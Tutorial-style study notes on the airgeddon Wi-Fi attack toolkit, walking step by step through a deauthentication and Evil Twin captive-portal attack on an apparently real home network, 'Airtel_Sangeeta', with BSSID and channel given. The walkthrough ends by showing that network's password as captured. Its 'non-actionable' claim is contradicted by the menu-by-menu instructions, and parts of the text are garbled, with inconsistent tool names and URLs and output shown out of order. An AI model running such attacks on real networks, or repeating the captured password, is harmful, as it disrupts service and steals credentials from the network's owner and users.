

Wi-Fi Hacking Tool: Airedaddon

Wi-Fi Hacking automation tool

Airedaddon — Study Notes

What it is

Airedaddon is a multi-use **bash script** for Linux that wraps many wireless-audit tools into an interactive, menu-driven toolkit for Wi-Fi security testing.

Main capabilities (high level)

- **Network discovery / scanning** — lists nearby SSIDs, BSSIDs, channels, encryption types and signal details
- **WPA/WPA2 handshake capture** — supports methods to capture 4-way handshakes for offline password cracking.
- **PMKID capture** — can obtain PMKID hashes from access points (an alternate offline-crack vector).
- **Evil-Twin / Rogue AP (captive portal) attacks** — can spawn fake access points to mimic targets (used for credential-harvesting simulations).
- **WPS attacks** — integrates tools/plugins for WPS PIN attacks (e.g., Reaver/Bully workflows).
- **Deauthentication / DoS testing** — triggers deauth or stress tests (used to force reconnects for handshake capture or to test resilience).
- **MITM / sniffing support** — can combine rogue APs with captive portals and sniffing tools to inspect traffic in lab scenarios.

Typical components / dependencies (conceptual)

- **Under-the-hood tools:** aircrack-ng suite, hashcat/john (for cracking), reaver/bully (WPS), mdk4 (denial/jamming), dns/HTTP servers for captive portals, and other common pentest utilities.
- **Hardware notes (conceptual):** needs a Linux system and a wireless adapter that supports monitor and (optionally) master/AP modes — some attacks work better with chipsets that support virtual interfaces.

High-level workflow (non-actionable / for study)

- Discover targets → choose an attack vector (handshake, PMKID, WPS, evil-twin) → use Airedaddon's menu to launch the appropriate toolset → collect data for **offline analysis** (e.g., cracking hashes) or simulate MITM in a controlled lab. (This is the conceptual flow — see tool docs for safe, legal lab setup).


Strengths / why we are using it

- **All-in-one wrapper:** removes need to remember many discrete commands.
- **Menu driven:** beginner-friendly interface that still exposes advanced options.
- **Actively maintained:** project and wiki contain features and updates.

Here attack on one wireless wi-fi router as below:

➤ Step 1:

Type Command: **sudo airedaddon**



It will open the tool

➤ **Step 2:**

It will give you choice of eth and wlan choose your wifi adapter that is wlan0

```
File Actions Edit View Help
***** Interface selection *****
Select an interface to work with:
1. eth0 // Chipset: Intel Corporation 82545EM
2. wlan0mon // 2.4Ghz // Chipset: Qualcomm Atheros Communications AR9271 802.11n

Hint Do you have any problem with your wireless card? Do you want to know what card could be nice to be used in airgeddon? Check wiki: https://github.com/vis1t0r1sh3r3/airgeddon/wiki/Cards%20and%20Chipsets

> |
```

➤ **Step 3:**

After that we need put our wlan in monitor mode for performing an attack for that select option 2nd

```
File Actions Edit View Help
***** airgeddon v11.51 main menu *****
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz

Select an option from menu:
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. DoS attacks menu
5. Handshake/PMKID/Decloaking tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu
11. About & Credits / Sponsorship mentions
12. Options and language menu

Hint If your Linux is a virtual machine, it is normal that the integrated wifi cards are detected as ethernet. You will need an external usb wifi card. More info at this link: https://github.com/vis1t0r1sh3r3/airgeddon/wiki/FAQ%20%20Troubleshooting#why-is-my-integrated-wifi-card-detected-as-an-ethernet-interface-in-a-virtual-machine

> |
```

Now our wlan0 is in monitor mode.

➤ Step 4:

After that we need to select Evil twin attack menu its 7th option lets select it.

```
***** airgeddon v11.51 main menu *****
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz

Select an option from menu:
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. DoS attacks menu
5. Handshake/PMKID/Decloaking tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu
11. About & Credits / Sponsorship mentions
12. Options and language menu

Hint If your Linux is a virtual machine, it is normal that the integrated wifi cards are detected as ethernet. You will need an external usb wifi card. More
info at this link: https://github.com/v1st0r1sh3r3/airgeddon/wiki/FAQ%20%20Troubleshooting#why-is-my-integrated-wifi-card-detected-as-an-ethernet-interface
-in-a-virtual-machine

> 7
```

After selecting the attack Evil Twin lets see options we get

```
***** Evil Twin attacks menu *****
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: None
Selected channel: None
Selected ESSID: None

Select an option from menu:
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
5. Evil Twin attack just AP
6. Evil Twin attack (with sniffing)
7. Evil Twin AP attack with sniffing
8. Evil Twin AP attack with sniffing and bettercap-sslstrip2
9. Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
10. Evil Twin AP attack (without sniffing, captive portal)
11. Evil Twin AP attack with captive portal (monitor mode needed)

Hint Do you have any problem with your wireless card? Do you want to know what card could be nice to be used in airgeddon? Check wiki: https://github.com/v1st0r1sh3r3/airgeddon/wiki/Cards%20and%20Chipsets

> 9
```

We are going to use 9th option that will need monitor mode to be on so we already on it in step number 3 lets select it and see

➤ Step 5:

After the tool scans the network and give us option to select the target, select target and press enter. And for stop scanning the network you need to press Ctrl+C

```
***** Evil Twin deauth *****
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 6C:4F:89:B7:FA:17 (personal)
Selected channel: 11
Selected ESSID: Airtel_Sangeeta
Handshake file selected: None

Select an option from menu:
0. Return to Evil Twin attacks menu
1. Deauth / disassoc amok mdk4 attack
2. Deauth aireplay attack
3. Auth DoS attack


Hint Do you have any problem with your wireless card? Do you want to know what card could be nice to be used in aircgeddon? Check wiki: https://github.com/v1s1t0r1sh3r3/airgeddon/wiki/Cards%20and%20Chipsets
> 2

If you want to integrate "DoS pursuit mode" on an Evil Twin attack, another additional wifi interface in monitor mode will be needed to be able to perform it

Do you want to enable "DoS pursuit mode"? This will re-launch the attack if target AP change its channel countering "channel hopping" [y/N]
>
```

Here we select 2nd Deauth airplay attack.

After that it will launch the terminal and try for taking handshake if he gets handshake then it will duplicate the targeted systems SSID and create same WIFI network as our targeted wireless network and then it will go on listening if our victim opens it and put their password, we got there password just like this showing in below image.



```
kali@kali:~$ ./evil_twin.py
Evil Twin @ Info // BSSID: 6C:4F:89:B7:FA:17 // Channel: 11 // ESSID: Airtel_Sangeeta
Online time: 00:01:30
Password captured successfully:
air79758
The password was saved on file! (/root/.evil_twin_captive_portal_password-Airtel_Sangeeta_2023.txt)
Press [Enter] on the main script window to continue, this window will be closed

Hint If you use the attack without sniffing, just the AP, you can use any external sniffer script
> 1

The captive portal language has been established

Instead of the old neutral captive portal (used by default), an advanced one can be generated including a vendor logo based on target AP's BSSID. Bear in mind that this could be suspicious depending on the environment and the kind of victim. Do you want to use the advanced captive portal? [y/N]
> N

Remember that the captive portal can also be customized for a more tailored attack. Check information about how to do it at Wiki: https://github.com/v1s1t0r1sh3r3/airgeddon/wiki/FAQ%20and%20Troubleshooting#can-the-evil-twin-captive-portal-page-be-customized-if-so-how

All parameters and requirements are set. The attack is going to start. Multiple windows will be opened, don't close anyone. When you want to stop the attack press [Enter] on this window and the script will automatically close them all
Press [Enter] key to continue...

The interface changed its name while setting in managed mode. Autoselected

Evil Twin attack has been started. Press [Enter] key on this window to stop it
Press [Enter] key to continue...
```

Just like this.....we got the password of their Wi-Fi.